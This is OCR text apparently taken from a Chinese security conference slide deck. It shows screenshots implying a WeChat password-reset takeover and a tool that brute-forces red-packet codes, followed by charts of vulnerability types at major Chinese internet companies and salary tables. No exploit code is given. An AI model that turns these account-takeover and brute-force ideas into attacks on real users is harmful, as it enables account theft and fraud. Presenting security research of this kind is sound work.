939	euu	1938	200	☐	☐	4496	☑	

request | response

raw | headers | hex | html | render

```
class="ps_con"><div class="left_con"><img class="ico_suc"
src="/zh_CN/htmledition/images/weixin/icon_successful0c0705.png"
alt="成功Succeeded" /></div><div class="right_con"><h3
class="p_con">您的微信密码已重设成功</h3></div></div><div
class="ps_con"></div></div><div class="footer" style="padding:10px
```

+ | < | > | 0 matches

finished

通讯录

详细资料

Pony马化腾


微信号：[redacted]

备注名：[redacted]


不要随便打扰马哥

地区	广东 深圳
个性签名	没有陌生人的世界
个人相册	  
关注	云 · 雲之端 · 南京周末 · 海岸城 COASTAL CITY

发消息


中国联通 3G
4:35
微信
Pony Ma
4:35
马哥，我QQ号码被盗了，能帮我找回来么?

如何靠腾讯买房买车


wx自动领红包工具
后六位：
879660
879990
开始
结果：
存在红包！ 领取金额：1元
存在红包！ 领取金额：1.73元
存在红包！ 领取金额：0.24元
存在红包！ 领取金额：0.06元
存在红包！ 领取金额：2.11元
存在红包！ 领取金额：0.01元
存在红包！ 领取金额：0.99元
存在红包！ 领取金额：3.47元
存在红包！ 领取金额：0.99元
存在红包！ 领取金额：200元
存在红包！ 领取金额：0.1元
存在红包！ 领取金额：0.04元

返回

零钱

微信安全支付

收支明细


我的零钱


¥432.13

充值


提现

一组有趣的数据



100%
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
2011
2012
2013
2014
逻辑问题
信息泄漏
XSS
SQL注入




阿里巴巴 Alibaba.com


100%
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
2011
2012
2013
2014
逻辑问题
信息泄漏
XSS
SQL注入

Baidu 百度


100%
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
2011
2012
2013
2014
逻辑问题
信息泄漏
XSS
SQL注入


360
www.360.cn


100%
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
2011
2012
2013
2014
逻辑问题
信息泄漏
XSS
SQL注入


sina新浪

嗯！ 一定是因为工资！

腾讯（3379条）		阿里巴巴（2256条）		百度（6422条）		奇虎360（427条）		新浪（1931条）	
软件开发工程师(952条)	¥13555	软件开发工程师(408条)	¥12640	软件开发工程师(1253条)	¥15000	软件开发工程师(94条)	¥15102	软件开发工程师(276条)	¥10560
就业趋势 · 全行业工资 · 面试大全		就业趋势 · 全行业工资 · 面试大全		就业趋势 · 全行业工资 · 面试大全		就业趋势 · 全行业工资 · 面试大全		就业趋势 · 全行业工资 · 面试大全	
最高工资 ¥31,600 最低工资 ¥4,350		最高工资 ¥26,860 最低工资 ¥3,160		最高工资 ¥42,660 最低工资 ¥3,000		最高工资 ¥23,595 最低工资 ¥6,996		最高工资 ¥23,700 最低工资 ¥4,740	
靠谱 190		靠谱 156		靠谱 246		靠谱 44		靠谱 81	
产品经理(202条)	¥14500	销售代表(175条)	¥5530	产品经理(1027条)	¥10000	测试工程师(30条)	¥11332	网站编辑(133条)	¥7110
测试工程师(75条)	¥11310	客户经理(122条)	¥9452	销售代表(194条)	¥4308	产品经理(27条)	¥12705	销售员(68条)	¥7540
工程师(68条)	¥14500	java开发工程师(74条)	¥11362	研发工程师(192条)	¥15765	运营专员(18条)	¥5615	产品经理(68条)	¥11890
java开发工程师(61条)	¥11900	测试工程师(72条)	¥11060	测试工程师(123条)	¥13050	产品助理(17条)	¥9497	工程师(67条)	¥9480

SAVE
THE
NERD
PROTECT
THE
WORLD

AV

程序员

删了LOL，拿起你的鼠标，
跟我们一起拯救世界！

SAVE
THE
NERD
PROTECT
THE
WORLD

AV

谢谢大家

微信：GUESTT

无声说安全